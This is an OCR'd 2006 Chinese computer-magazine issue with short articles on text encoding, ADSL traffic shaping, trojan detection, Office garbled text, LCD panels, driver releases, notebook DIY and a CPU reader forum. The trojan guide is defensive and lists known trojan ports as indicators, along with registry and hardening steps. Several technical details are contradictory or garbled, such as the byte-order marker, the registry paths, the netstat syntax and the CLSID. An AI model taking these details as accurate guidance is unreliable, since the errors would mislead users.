使用Ultraedit打开“记事本”保存的包含“猪”字的文本文件，切换到十六进制下可以看到“猪”字的GB2312编码是D6ED。选择菜单“文件→转换→ASCII转Unicode”，可以看到“猪”的Unicode编码是“FFFE2A73”，而窗口右侧显示的GB2312编码的“？ s”(见图4)。注意，其中“FFFE”为UTF-16/Big Endian编码的特征字符，而“2A73”才是“猪”字真正的Unicode码。



3.吃大头还是吃小头

猪的Unicode编码是“732A”，为什么在UltraEdit中却是“2A73”呢？要揭开这个谜团，得先了解什么是Big-endian和Little-endian。Big-endian和Little-endian是CPU处理多字节字符所采用的不同方式，Big-endian即高位数放在前(头字节特征为FEFF)，和数字的书写习惯一样，而Little-endian是高位放在后面(头字节特征为FFFE)。

“Endian”这个词出自《格列佛游记》。小人国的内战就源于吃鸡蛋时是究竟从大头(Big-Endian)敲开还是从小头(Little-Endian)敲开，由此曾发生过六次叛乱，其中一个皇帝送了命，另一个丢了王位。 CF [ZS01]

加油不超速！给宽带网请个交警

■北京 李宝祥

现在，使用ADSL上网的朋友非常多，虽然ADSL的速度已经比我们以前的小猫快了很多，但是仍旧难以满足很多朋友的需求。关于优化ADSL网速的技巧大量出现，例如很多技巧都提到关闭网卡的QOS功能，这事实上是一个错误的操作，关闭的QOS不但无法使ADSL速度更快，甚至可能起到相反的作用，因为这一操作会使你的网络陷入没有交通管理的无序状态。我们将在本文中讨论如何更好地管理网络数据的“交通”，使你的ADSL得到更好的利用。

我有“特权”我先行——网络传输原理剖析

ADSL仍旧采用的是TCP/IP协议，而这个协议的工作原理正是引起网速缓慢的罪魁祸首，所以我们首先来回顾一下TCP/IP协议的工作原理。假设X计算机要与Y计算机建立连接，则需要进行三次握手的操作，首先X向Y发送连接请求(syn信号)，Y受到请求后，会答复X(ACK信号)，X收到Y的ACK信号后即可建立连接进行通讯。

连接建立好后就可以开始传输数据了，为了保证数据在传输时不会出现丢失现象，X会在数据包上贴上标签，Y收到数据后会把标签寄回，这样X就知道Y已经收到了上一个数据包，就会继续发送新的数据包。如果没有收到Y的标签，则会重发数据包。

小知识

X贴在数据包上的标签也是一个syn信号，这个syn的值是建立连接时的syn值的递增数，Y返回给X的标签就是ACK信号，这个ACK的值是附加在数据包上的syn值＋1。

了解了工作原理，我们一起来看一个真实的传输例子。例如X用户从Y服务器处下载数据，连接建立以后，Y服务器向X用户发送数据之前都需要接收X给Y的ACK信号。在单纯下载的情况下，大部分数据都是从Y到X，X到Y除了发送ACK数据外，上行线路几乎没有数据发送，因此X到Y的ACK数据传输不会受到任何影响，X的下载速度也可以达到最大值。我们用FlashGet或FTP软件下载就属于这种情况。

但是如果X用户在从Y服务器上下载数据的同时，也在给Z用户发送数据。这样一来，问题就出现，X向Z发送数据占用了上传的数据通道，X向Y发送的ACK数据包就被迫需要排队等待，而此时Y如果收不到X发来的ACK数据，其就会停止数据的发送，直接反映在X处的现象就是，当X单纯从Y处下载时，可以达到最大速度，但是在给Z上传时，下载无法达到最大速度。用P2P软件就会出现类似问题。



ADSL在设计上，上传和下载有着自己各自的通道，所以互相不会产生影响。但是正如我们上边介绍的，TCP/IP的传输原理是二者之间产生了影响。所以我们需要给ADSL网络请个“交警”，为ACK数据打开绿色通道，当ACK数据和普通数据都要进行传输时，优先放行ACK数据，这样就可以保证下载不会受到影响了。而QOS就可以起到这个交警的作用，所以关闭QOS会影响网速。

网络交警速上岗

如果你使用Windows XP，且用系统自带的ADSL拨号功能，它会自动开启QOS，帮助你管理网络(系统本身自带的QOS设置简单，但是功能较弱)。不过如果你使用的家用的宽带路由器拨号，就无法使用QOS了。为了实现网络管理，我们需要借助第三方软件。

我们将用到的软件是cFosSpeed，你可以到下面地址下载，下载后运行软件的安装程序。安装过程很简单，一路下一步即可完成。安装完成后重启机器，然后连接上ADSL，把所有可能使用到网络资源的软件统统关掉，把我们的网络完全空出来，以进行网速测试。

cFosSpeed小档案	
软件版本:2.13	软件大小:1740KB
软件类别:共享版	
运行环境:Windows 9x/Me/NT/2000/XP	
下载地址:http://www.onlinedown.net/soft/39333.htm	

运行cFosSpeed，软件运行后只会在右下角出现一个图标，右击这个图标，选择“设置→连接”，打开网卡的Traffic Shaping功能(见图)，关闭窗口设置将会被自动保存。

还是右击软件的图标，选择“删除关于线路的数据”，将所有记录清空，做好测试的准备。然后用单一的下载软件，如FTP软件或FlashGet下载一个大的文件(几十或上百兆)，找你认为下载速度最快的服务器，你可以去大的软件下载站寻找服务器，如华军软件园在各地的服务器。让下载大概持续1分钟左右的时间，然后再用一个速度比较快的邮箱(一般收费的都比较快)，发送一个附件至少在5M以上的邮件(用于测试上传)，时间大概也会在一分钟左右。测试完成后，在开始菜单中找到“cFosSpeed控制台”，在里边输入“spd speed”，你可以查看到软件已经测试出的线路最大的上传和下载速度。如果你认为不准确，还可以删除数据线路后，换服务器重新再测。测试完成后，软件会自动按测试的结果管理ACK和SYN信号的发送，使ADSL的速度得以充分利用。 CF [ZS02]

做个精明的赶马人

木马查找、清除攻略

■骆驼祥子

这年头的网络越来越不安全了，黑客制作工具比Word还要简单，随便一个菜鸟都可以借助工具制作出“马”力强劲的攻击武器。看网页、收邮件、聊QQ都有可能被马“踩”到。稍不留意，你的个人信息、账户、密码等重要信息就会被它“驮”走，你知道如何识马、抓马、赶马吗？下面的招数将告诉你如何对付这些顽劣的马。

一、学伯乐 认马识马

木马这东西从本质上说，就是一种远程控制软件。不过远程控制软件也分正规部队和山间土匪。正规部队顾名思义就是名正言顺的帮你远程管理和设置电脑的软件，如Windows XP自带的远程协助功能，一般这类软件在运行时，都会在系统任务栏中出现，明确地告诉用户当前系统处于被控制状态；而木马则属于山间土匪，他们会偷偷潜入你的电脑进行破坏，并通过修改注册表、捆绑在正常程序上的方式运行，使你难觅其踪迹。

二、寻根溯源 找到引马入门的罪魁祸首


作为一个不受欢迎的土匪，木马是如何钻进你系统的呢？一般有以下几种主要的传播方式：

最常见的就是利用聊天软件“杀熟”，例如你的QQ好友中了某种木马，这个木马很有可能在好友的机器上运行QQ，并发一条消息给你，诱使你打开某个链接或运行某个程序，如果你不慎点击或运行，马儿就会偷偷跑进来；另外一种流行的方法是买一“送”一，木马会与一些正常的文件捆绑，如与图片文件捆绑，当你浏览图片的时候，木马也会偷偷溜达进来；网页里养马也是一种常见的方法，黑客把做好的木马放到网页上，并诱使你打开，你只要浏览这个页面就可能中招；最后一种常用方法是网吧种植，网吧的机器安全性差，黑客还可以直接在机器上做手脚，所以网吧中带马的机器很多。在网吧上网时受到木马攻击的几率也很大。而且上边这些方法可能还会联合行动，组合在一起对你进行攻击。

三、亡羊补牢 如何查杀木马

我们如何判断机器里是否有木马呢？下面有一些简单的方法可以尝试。

第一步：查看开放端口，作为远程控制软件，木马同样具备远程控制软件的特征。为了与其主人联系，它必须给自己开道门（即端口），因此可以通过查看机器开放的端口，来判断是否有木马经过。选择“开始→运行”，输入“CMD”后回车，打开命令行编辑界面，在里边输入命令“netstat an”（见图），其中“ESTABLISHED”表示已经建立连接的端口，“LISTENING”表示打开并等待别人连接的端口。在打开端口中寻找可疑分子，如7626（冰河木马），54320（Back Orifice 2000）等。



第二步：查看注册表，为了实现随系统启动等功能，木马都会对注册表进行修改，我们可以通过查看注册表来寻找木马的痕迹，在“运行”中输入“regedit”，回车后打开注册表编辑器，定位到：HKEY_ CURRENT_USER\Software\ Microsoft\Windows\ Current Version\Explorer下，分别打开Shell Folders、User Shell Folders、Run、RunOnce和RunServices子键，检查里边是否有可疑的内容。再定位到HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer下，分别查看上述5个子键中的内容。一旦在里边找到你不认识的程序，就要提高警惕了，很可能木马曾经到此一游。

第三步：查看系统配置文件，很多木马文件都会修改系统文件，而win.ini和system.ini文件则是被修改最频繁的两个软件。我们需要对其进行定期体检。在“运行”中输入“%systemroot%”，回车后会打开“Windows”文件夹，找到里边的win.ini文件，在里边搜索“windows”字段，如果找到形如“load=file.exe，run=file.exe”这样的语句（file.exe为木马程序名），就要格外小心了，这很可能是木马的主程序。类似的，在system.ini文件中搜索“boot”字段，找到里边的“Shell=ABC.exe”，默认应为“Shell=Explorer.exe”，如果是其他程序则也可能是中了木马。

除此之外，你还可以通过查看系统进程和使用专用木马检测软件的方法，来推断系统中是否存在木马。

关上马厩的门 做好木马防御工作

在系统中搜索mshta.exe文件，将其改名，如cfan.exe。再在“运行”中输入“%windows%\command\”，将里边debug.exe和ftp.exe也改名。打开注册表编辑器，定位到：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\，在里边找到“Active Setup controls”子键（如没有需手动建立），再在其下创建新子键，命名为{6E449683_C509_11CF_AAFA_00AA00 B6015C}，在右侧的空白处单击鼠标右键，选择“新键”—“DWORD值”，键名为“Compatibility”，设定键值为“0x00000400”即可。 CF [ZS03]

搞定Office乱码

■引火虫

虽然大多数人对乱世出英雄、乱中取胜的故事并不反感，但“乱”这个字，似乎是不受欢迎的，比如在日常办公使用Office软件时，出现令人哭笑不得的乱码时，往往让人束手无策。

用佛家的话说，凡事皆有因，而决定事物发展的是内因。因此，我们首先要弄清楚，究竟在什么场合下会出现乱码，或者说出现乱码频率比较高的是哪些场合？

Word乱码大排查

由于Windows 2000/XP都是以Unicode编码作为内码，因此不同的文字在这些操作系统下也不会出现乱码，当图文混排，出现乱码的几率比较高。导致Word乱码的主要原因有：

1.文件格式不支持

如果你试图用Word打开PDF格式的文档，一定会出现乱码，使用Adobe Reader来进行浏览吧，当然也可以安装其他的第三方软件。比较常见的还有WPS文档，虽然WPS对Word文档的兼容性做得比较出色，但Word并没有考虑对WPS的兼容性。

2.文件“受伤”

意外断电、非法关机、病毒破坏等情况下同样会出现乱码字符，如果事先没有进行备份，的确令人痛苦。

3.软件冲突

AppLocale是官方发布的一款内码转换工具，很多玩繁体中文游戏的朋友都会安装，但由于某些不可知的原因会导致产生乱码。

4.键盘设置惹的祸

如果你由于某些原因，在控制面板中将键盘布局设置为非中文的键盘布局，那么在将网页中的文字直接复制到Word中并不会出现问题，但如果直接保存为文本文件，然后再在Word中打开，就非常容易出现乱码字符。重新设置为“中文-中国”的键盘布局，并且将其设置为默认值，就可以恢复了。

小结：在Word中出现乱码，最根本的原因是不同格式的文档转换，因此请尽可能使用专用的工具打开相应的文档。

Outlook Express乱码一网打尽

功能强大的Outlook Express或Outlook无疑是提高工作效率的重要武器之一。如果在收发邮件的往来过程中，时不时冒出几封乱码邮件，特别是重要的工作邮件，后果将不堪设想。

1.编码设置不一致

默认设置下Outlook Express对待发邮件默认使用简体中文(GB2312)编码，这样在向港澳台地区和国外发送邮件时，由于接收方的编码设置方面的原因，或使用的操作系统不支持简体中文，在阅读邮件时容易出现乱码。

2.服务器“断尾”

很多架设在国外的邮件服务器不支持ASCII编码，会将中文双字节或二进制格式的邮件中每字符的第8位过滤掉，造成邮件头的信息失真或损坏。

3.病毒的破坏

很多时候，你所看到的乱码邮件大多数是缘自病毒的破坏，或者是本机感染了病毒，或者是发件人那边的机器感染病毒后自动发送的垃圾邮件。

小结：Outlook Express出现乱码邮件的主要原因是编码设置不正确。

快刀斩乱码

乱码并不可怕，可怕的是不知如何对付乱码。让我们拿起武器，一一破解。

1.Word之战

首先，你必须确定出现乱码字符的文档格式能够被Word所支持，可以从“文件格式”下拉列表中查看，然后考虑采取下面的补救措施：

手工补救：如果文档的乱码字符并不太多，可将这些字符删除后重新保存，或尝试将文档在其他的计算机上打开。此外还可以在打开文档时选择“从任意文件中恢复文本”。

另选格式：既然此路不通，那么我们不妨换一条路，尝试将*.doc格式的文档重新保存为其他格式，然后再次转换回来：*.doc→*.rtf→*.doc。

如果仍然无法解决问题，就将文件转换为*.txt，然后再转为*.doc。在转换过程中文档中的图像信息会相应丢失，建议转换时换个文件名。

写字板：通过开始菜单的“附件→写字板”浏览Word文档，可以试一试用写字板打开有乱码的文档，或许问题就轻松地解决了！

软件修复：WordFix是一款功能强大的修复软件，可以修复各种版本的Word文档，当然并非100%有效。

如果你曾安装过AppLocale，而且使用上面的方法后仍然没有解决乱码的问题，那么最好的解决办法是彻底卸载Microsoft Office后重新安装。

2.Outlook Express之战

关于接收到乱码邮件的问题，这里以Outlook Express为例进行说明，使用Outlook的朋友可以适当参考：

更换编码：选中乱码邮件，进入“查看→编码→简体中文(GB2312)”，一般情况下可以解决问题。

编码设置：这是一个根本性的解决办法，进入“工具→选项→阅读”，单击“字体”，选择“简体中文(GB2312)”编码，将其设置为默认值，再单击“国际设置”，钩选“为接收的所有邮件使用默认编码”，确认即可。如果你使用的是Outlook，可以从“工具”菜单下打开“选项→邮件格式”，单击“国际选项”，进行类似设置。

转发邮件：尝试将乱码邮件转发到另一个邮箱，也许能够解决问题。

代码替换：将乱码邮件保存为*.eml格式的文件，用记事本打开，在Outlook Express中选择一个正常邮件，从“详细信息”中复制下面的代码，粘贴到乱码邮件的相应位置，保存即可。

```
Content-Type: text/html;
        charset="gb2312"
Content-Transfer-Encoding: quoted-printable
```

CF [ZS04]

透视液晶面板“代数”之谜

我们是不是值得仅仅因为一台LCD显示器采用了第7代的液晶面板就大掏腰包呢？这恐怕还需要我们了解一点液晶显示器的知识才好做出自己的决定。

■方成亮

自从我们发现自己的身体在被现代化污染的世界里显得那么脆弱，“绿色”就成了大家竞相追捧的一个词。凭借无闪烁的画面以及无辐射的健康环保特性，LCD一经推出就得到迅速普及。“没有最好，只有更好”，如今LCD在技术上也在不断革新。不过，我们很多人没想到的是，自己买回家的LCD显示器质量好坏与否，关键并不取决于生产LCD显示器的商家，而是取决于制造LCD显示器的液晶面板厂家。

正由于这个原因，面对激烈的市场竞争，不少显示器厂商会声称自己的产品采用了第7代，甚至第8代LCD液晶面板。所以，当我们去市场上挑选液晶显示器时，也经常会听到销售人员因为自己的产品用了第几代的面板而引以为荣，甚至要我们为此付出不少的银子。那么我们是不是值得仅仅因为一台LCD显示器采用了第7代的液晶面板就大掏腰包呢？这恐怕还需要我们了解一点液晶示器的知识才好做出自己的决定。

不管7代还是8代，方便动刀才是关键

液晶面板其实不只用在LCD显示器上，比如，我们平时少不得会看到、用到的笔记本电脑和液晶电视，离了它也不成。不过，大多数笔记本电脑采用的是3代~4代液晶面板，液晶电视却至少采用6代以后的面板，而液晶显示器大多用了5代或者6代。是不是不同类型的产品对液晶面板的质量有不同的要求才会有这样的区别呢？

其实这主要是由于这三类产品的液晶显示尺寸不同而决定的：笔记本电脑以15英寸为普通上限，液晶显示器却以15~22英寸为主，液晶电视吗，当然是越大越好了！原来，从一代面板到5代面板以显示器作为主要的生产对象，在技术上改善比较大。而到了第6、7代生产线则是纯属为了适合生产电视用显示面板而推出的，所以，并不是第8代面板就比前一代面板的品质高。

原来，代数与性能无关，那只不过是厂商搞的数字游戏。液晶面板的生产厂家之所以建设更高代的生产线，考虑的是切割更大尺寸的显示屏，以此来降低成本价格。总的来说，所谓第7、8代生产线，并非按技术标准来划分的，而是依据其生产的面板基板规格之大小划分。可以肯定地告诉大家，从第6代液晶面板开始，其关系到视觉效果的技术几乎没有提高，第7代乃至第8代生产线的建设是为了适应30英寸以上大屏幕液晶电视对面板的需求。所以，不管7代还是8代，关键是为了在切割的时候方便动刀切割而已。

真正的“代数”革命：还要看画质

既然目前LCD液晶面板的“代数”对于我们并没有什么参考价值，那么究竟是什么能决定LCD的画质表现呢？其实否认“代数”之说并非对液晶面板的技术改进也全盘否认，毕竟新型液晶面板还是让LCD在整体色彩表现力是有了不小的提升。

随着液晶显示器的应用领域不断延伸，人们对画质的要求也越来越复杂。对于字符、图表和照片而言在视认性的基础上要求更加精细和精准；电视剧之类的一般娱乐节目由于是采用专业录像带拍摄，而且拍摄的过程中灯光运用较少，因此拍摄出的效果看起来色彩会比较灰，在显示上，就希望能重视白色的表现和亮度的提高以表现得更鲜艳；电影观赏性节目是采用透光率好的胶片拍摄，而且投资大，灯光好，而且在我们观赏前还会进行调色，因此在显示上就没有这样的问题。可见随着整体环境的变化，显示器必须具备完全的对策与性能。这是外部原因对显示器的画质所提出的要求。

液晶显示器的色彩表现力对于使用者来说是最重要的因素，它决定了我们实际看到的画面质量。那么现在的显示效果的最高水平就是达到“真彩”标准，无论是游戏，还是图片，还是电影，都会按照真彩这个标准去设计的。如果你显示器达不到这个标准，在色彩显示上必然会产生失真，也就看不到真实生动的画面了。

所谓真彩，就是形成最终显示效果的红、绿、蓝这三个色彩通道，不利用任何其他软件的模拟，在每个颜色上就可以显示出256种不同的层次。我们利用显示器看到的各种影像效果就是由这三种颜色搭配组成的，所以根据不同的搭配方案，我们就能看到16.7M（256 × 256 × 256）种颜色，而这就基本达到了人眼分辨不同颜色的能力的上限，所以，我们就把这种显示效果称作“真彩”。

现在液晶显示器面板有两种，一种是8bit面板，这种面板符合真彩的要求。另一种是6bit面板，可以显示的色彩总数只有26万多种，从数字上看相差很多。现在主流桌面LCD产品，选用6bit和8bit两类面板的都有，高端产品多采用8bit面板，而在中低端产品中采用6bit面板的产品较多。不过要提醒大家一下，虽然6bit面板在色彩表现力上不如8bit面板，但是价格相对便宜不少。而且6bit面板通过抖动算法可以将显示的颜色数量提升到16.2M色，如果不是对比着看的话，6bit和8bit在色彩方面的差距并不特别明显。

未来的代数还会存在吗？

虽然液晶还会不停地更新代数，但是未来的日子不大可能还会有哪个厂商拿代数来宣传自己的产品了，取而代之的是研发更多更优秀的创新技术来提高产品性能。对于我们，要做的就是即时更新自己的购买技巧，选择真正优秀的产品。至于技巧从何而来？大家有空了，就多看看《电脑爱好者》吧！

CF [ZS05]

热门驱动快快报

驱动之家 MyDrivers.com

ATi Radeon系列显卡NGO加速版驱动最新1.6.4版

更新如下：1.基于ATi催化剂6.4版制作而成。2.升级ATI Tray Tools到1.0.5.880版。

适用环境：Win2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57116.shtml

S3 Chrome S20/GammaChrome系列显示芯片最新驱动6.14.10.2216-15.18.05l版

更新如下：1.修正了在游戏中存在的问题。2.改进了驱动代码。3.升级了实用工具版本。

适用环境：Win2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57102.shtml

Realtek瑞昱ALC ALC880/ALC882/ALC883/ALC885/ALC888/ALC260/ALC262/ALC861 HD Audio音频芯片最新驱动包1.36版

更新如下：1.升级Realtek声音芯片驱动程序到5.10.0.5247版。2.增加了一些自定义项目。3.增加对ALC888音频芯片的支持。

适用环境：Win2000/XP/XP-64

下载地址：http://drivers.mydrivers.com/drivers/dir142/d56978.shtml

Plextor浦科特PX-760A DVD刻录机最新Firmware 1.02版

更新如下：1.增加对一些新型号DVD+R、DVD-R、DVD+R DL、DVD-R DL盘片的支持。2.改善了对DVD-R、DVD+R、DVD-RW、DVD+RW、CD-RW盘片的刻录品质。3.修正了其他一些问题。

适用环境：Win98SE/ME/2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57101.shtml

Realtek瑞昱RTL 8139(A/B/C/D/8130)/810X/8139C_Plus/8169(S/SB)/8110(S/SB)系列网卡最新驱动6.41版

更新如下：只要你的网卡主芯片是上述型号中的一种，都可以升级这款驱动。这是纯驱动版本，需要手动安装驱动。

适用环境：Win98SE/ME/2000/XP/XP-64

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57104.shtml

Broadcom BCM94301MP/BCM94306MP/BCM94309MP系列无线网卡最新驱动4.10.47.0版

更新如下：1.修正了帮助文件显示上的问题。2.修正证书相关的一个问题。3.修正由于验证凭证留空或无效导致发生EAP-FAST请求的问题。

适用环境：Win98SE/ME/2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57131.shtml

HP惠普dvd640e DVD刻录机最新Firmware QOUC版

更新如下：1.修正了CD-ROM盘片mount方面的问题。2.不再提供对Ricoh +R DL盘片的支持。3.修正了光雕盘片打印失败的问题。4.增加对CMC +R DL的支持。

适用环境：Win98SE/ME/2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d56987.shtml

4KUS DRW-5S163 DVD刻录机最新Firmware YSG7版

更新如下：新版固件改进了和多种盘片的兼容性。

适用环境：Win98SE/ME/2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57115.shtml

nVIDIA GeForce系列显卡最新ForceWare驱动84.37 WHQL多语言版

更新如下：文件生成日期为03/30/2006，通过了微软WHQL认证。

适用环境：Win2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57004.shtml

热门驱动热辣评

近日nVIDIA官方正式发布了这款84.26 WHQL版Forceware驱动，这也是nVIDIA 80系列中的首款Quadro系列专业显卡官方驱动。新版驱动更新如下：1.解决WinXP-64系统中，打开较大体积文件时Catia挂起的问题。2.解决运行OpenGL程序时如果耗尽4GB内存会导致系统失去响应的问题。3.解决运行Houdini 8.0.410时，CPU占用率100%的问题。4.解决了内存消耗过多导致I-DEAS和SpaceVision wireframe性能下降的问题。5.解决使用Quadro FX 4500进行HDV硬解码加速回放预览时出现颜色失真和灰色条纹的问题。

适用环境：Win2000/XP

下载地址：http://drivers.mydrivers.com/drivers/dir142/d56869.shtml

英特尔发布新款硬件产品的速度是有目共睹的，最新的科技产品虽然让广大用户享受到技术进步所带来的优越性，但同时一些问题也随之而来。这就是即使最新的操作系统也无法做到完全识别新的芯片组，设备管理器中存在未知设备或是出现那些令人讨厌的"黄色惊叹号"，又或者新买硬件产品并没有感觉在性能上有太大的提升等等，所有这些问题我想每一位电脑用户都深有体会。想要解决上述问题并且发挥出新硬件的最佳性能，这就需要安装英特尔出品的Intel Chipset Software Installation Utility驱动，它能够识别英特尔出品的芯片组，并自动安装相应的Inf文件以体现芯片组的功能特征，例如对PCI和ISAPNP服务的支持，对AGP、SATA、USB、IDE/ATA33/ATA66/ATA100支持以及对PCIe的支持等等。针对即将上市的Q96x/P96x系列芯片组，Intel释放了该8.0.0.1006 Beta版驱动。该版驱动的最大改进就是加入了对Intel Q963/Q965/P965/G965及配套ICH8芯片组的支持。

适用环境：Win2000/XP/2003

下载地址：http://drivers.mydrivers.com/drivers/dir142/d57130.shtml

CF [ZS06]

从“买”到“装”

笔记本电脑的攒机之路

如果你想拥有一台台式电脑，但是面对品牌机高昂的价格心有余而力不足，显然购买一台组装机是最好的解决办法。但假如你想拥有一台笔记本电脑，而荷包却并不宽裕，怎么办？同样可以自己组装一台。
这不是天方夜谭，只不过不是现在。当个人电脑刚刚诞生的时候，没有人相信这种庞然大物可以走进普通人的生活，更没有人相信这种东西可以像搭积木一样自己组装。

“虎落平阳”的Intel

从表面上看，身为业界领导者的Intel在笔记本电脑市场可谓无限风光，迅驰系列产品占据了大部分市场份额，理应活得很滋润。但事实上并非如此，在笔记本市场上身为配件供应商的Intel，在谈判桌上已没有了往日说一不二的强硬，而谈判桌上的另一端，就是Dell、HP等笔记本厂商。而造成这种现况的根本原因，就是笔记本电脑不像台式机一样模块化，而设计、制造、售后也完全依托于笔记本厂商的实力。

为了摆脱这种困境，Intel早在2004年就推出了一项名为CBB的计划，目的就是使笔记本电脑的配件也同样模块化，降低笔记本市场的进入门槛——就如同上个世纪90年代涌现的一大批整机厂商那样，同时消费者也可以更灵活地选择喜欢的配件。这样一来，Intel就可以不必再看那些大牌笔记本厂商的脸色说话，拿回对整个市场的控制权。

CBB，几家欢喜几家愁

当然了，Intel推行这项计划的最终目的是为了自己的地位，但为了计划能够顺利推行，同时也要给那些二线笔记本厂商（降低笔记本生产成本）和最终消费者（能够自由选择搭配笔记本配件）一些甜头，否则缺少了市场的支持，再好的计划也只是水中的月亮。

对于大牌笔记本厂商来说，这无疑是促使煮熟的鸭子从他们餐桌上飞走的计划，所以Dell、HP等厂商表现出的冷淡也就不难理解了。远的不说，在中国内地市场，参与这项计划的只有TCL，而不是其他诸如联想、神舟之类的大腕。而在世界范围内，参与这项计划的厂商也绝大部分都是电子产品行业的知名制造者或者代工厂商，而非大牌笔记本厂商。

三年后，自己组装笔记本

为什么要三年？因为笔记本电脑的DIY与台式机不同，笔记本是要讲究便携性的，不可能像台式机一样具有近乎无限的扩充能力。自己组装过HTPC的人就能理解，当机箱小型化之后，各种配件的选择余地一下子缩小了许多，很多理想的配件却因为体积或散热问题而不得不舍弃。而笔记本电脑可以看作是在HTPC的基础上进一步小型化，在那小小的机身里，要容纳与台式机相同数量的配件，散热和接口标准是最大的问题。

如果Intel推行的这项计划能够顺利进行，那么未来两三年时间里，包括外壳、液晶屏、键盘、电池在内的各种笔记本配件会逐渐过渡到统一的接口和标准。就如同AGP接口的显卡可以插入所有具备AGP插槽的主板一样，我们也可以挑选各种喜欢的配件来组装一台笔记本电脑。实际上有很多人不买笔记本电脑的原因就是配置不平衡，现在双核处理器+256MB内存这种缺腿搭配并不少见。

除了对笔记本配置感到不满的消费者之外，还有很多人对笔记本电脑的价格难以接受，配置合理且较为便携的产品基本都在8000元以上。而届时购买各种配件自己组装的笔记本电脑，相同配置的价格有可能降低到6000元以内。

萝卜白菜 各有所爱

不必担心组装笔记本会冲击成品笔记本的市场，就如同个人电脑经过十几年DIY后却逐渐转向品牌机一样，品牌笔记本仍然有许多特点是组装笔记本所无法具备的——商务用户对整机的稳定性有非常高的要求，追求时尚的消费者则会更看重品牌笔记本出色的外观设计，而品牌笔记本预装的各种正版软件和完善的售后服务对电脑入门者来说更是不可或缺。

就目前来说，我们也可以对笔记本进行初步的DIY，毕竟CPU、内存、硬盘等部件具有基本统一的规格。而在完全DIY笔记本成为现实之前，也还有IBM、DELL等厂商允许消费者在一定范围内自选配置，虽说不如自己组装那么灵活，也总比没有要强得多。

不妨这样设想，笔记本市场正处在上个世纪90年代初的发展阶段，各种标准配件即将全面上市，今后笔记本电脑从组装到维修都可以由消费者自己动手解决，众多二线笔记本厂商也可以凭借通用配件更简单地推出自有品牌的廉价笔记本，甚至中关村的柜台前也会贴出“代客装本”的招贴，那时候，DIY 2.0时代就真正到来了。

CF [CP01]

由CBB计划引申出来的DIY 2.0概念，不但是一次产品的创新，更加是一次业界的“头脑风暴”，在大型厂商不断坐大和垄断，压缩小型厂商生存空间的今天。笔记本的DIY让这些处于劣势的厂商看到了希望，已经开始流行的DIY 2.0概念，更加让他们把握住了明天，而消费者肯定会成为最终的受益者！



平民天使还是瘸腿英雄?

开坛说明：“百家讲坛”是一个讨论性栏目,它的目的是给读者一个畅所欲言的空间,每期针对一个热门话题征集读者意见,评出一个“最佳观点奖”，奖金 100 元。

本期热点事件：平民天使还是瘸腿英雄—— Intel PD 805 处理器的争议

事件背景：PD 805是近来很热销的CPU之一，不足千元的售价，使其成为最具性价比的双核CPU，特别是现在很多品牌机都推出了采用PD805CPU的双核机型，使人产生一种我们已经进入双核时代的感觉。但最近，却出现一种争论，PD805 真的有那么好吗？从技术参数上看，其他双核CPU前端总线为800MHz，而PD805则被“阉割”为533MHz，从这一点看，它更像是两块P4 506（2.66GHz 主频，1MB 二级缓存）核心封装起来的。同时，其他的PD 都属于ViiV 产品家族，而PD 805，既不属于ViiV 产品家族，也不属于Pentium 家族，有点孤军作战的感觉。同时，还有一种说法，PD 805 是PD 820 产品中的残次品，Intel 将其重新命名，并专供中国市场销售。难怪会有读者发出质疑：PD 805到底是帮助我们进入双核时代的平民天使还是被“阉割”后的瘸腿英雄？

接下来，我们从几封读者来信中看看大家的不同看法，希望能给你正确看待PD 805带来一定的帮助。

江西赵强
职业：警察
读电脑爱好者6年

观点：其实从参数上看，PD 805的确与其他双核CPU有很大差别，这有点像当年的赛扬，我觉得PD 805是Intel最新的赛扬产品。

广东李强
职业：电脑城配件经销商
读电脑爱好者2年

观点：就目前的销售来看，PD 805绝对是Intel系列CPU中销量最好的一款。售价较低，目前仅为千元左右，是最便宜的一款双核CPU。再者，双核是今后电脑发展的方向，从性能上看，双核CPU要比单核CPU高。因此，我觉得，PD 805无论从各方面看，都不错。至于它究竟是什么，好像不重要，卖得好就行。

新疆赵士龙
职业自由职业者
读电脑爱好者5年

观点：先声明，我已经购买了PD 805。作为一个用户，我并不关心PD 805到底好不好，这些离我太远了。自从CPU的频率升级到1G以后，在日常使用中，已经感觉不出太大的差别了。再者，技术上的事情我也不太懂。市场上新装机不论是品牌机还是组装机若采用Intel CPU，十有八九用的是PD 805。既然大家都用，我也用PD 805好了。再者，其他双核CPU现在价钱也有点贵，可以先用它，等其他双核CPU价格降到合适价位的时候，我再升级。这样，现在就算进入双核时代了，以后还可以升级，岂不两全其美?

辽宁金朝阳
职业：IT公司经理
读电脑爱好者1年

观点：什么好不好的，大家都在用，如果不好，用的人会有那么多么？再说了，不用PD 805，用别的双核CPU，又太贵了，买不起。

河北南玉刚
职业：教师
读电脑爱好者10年

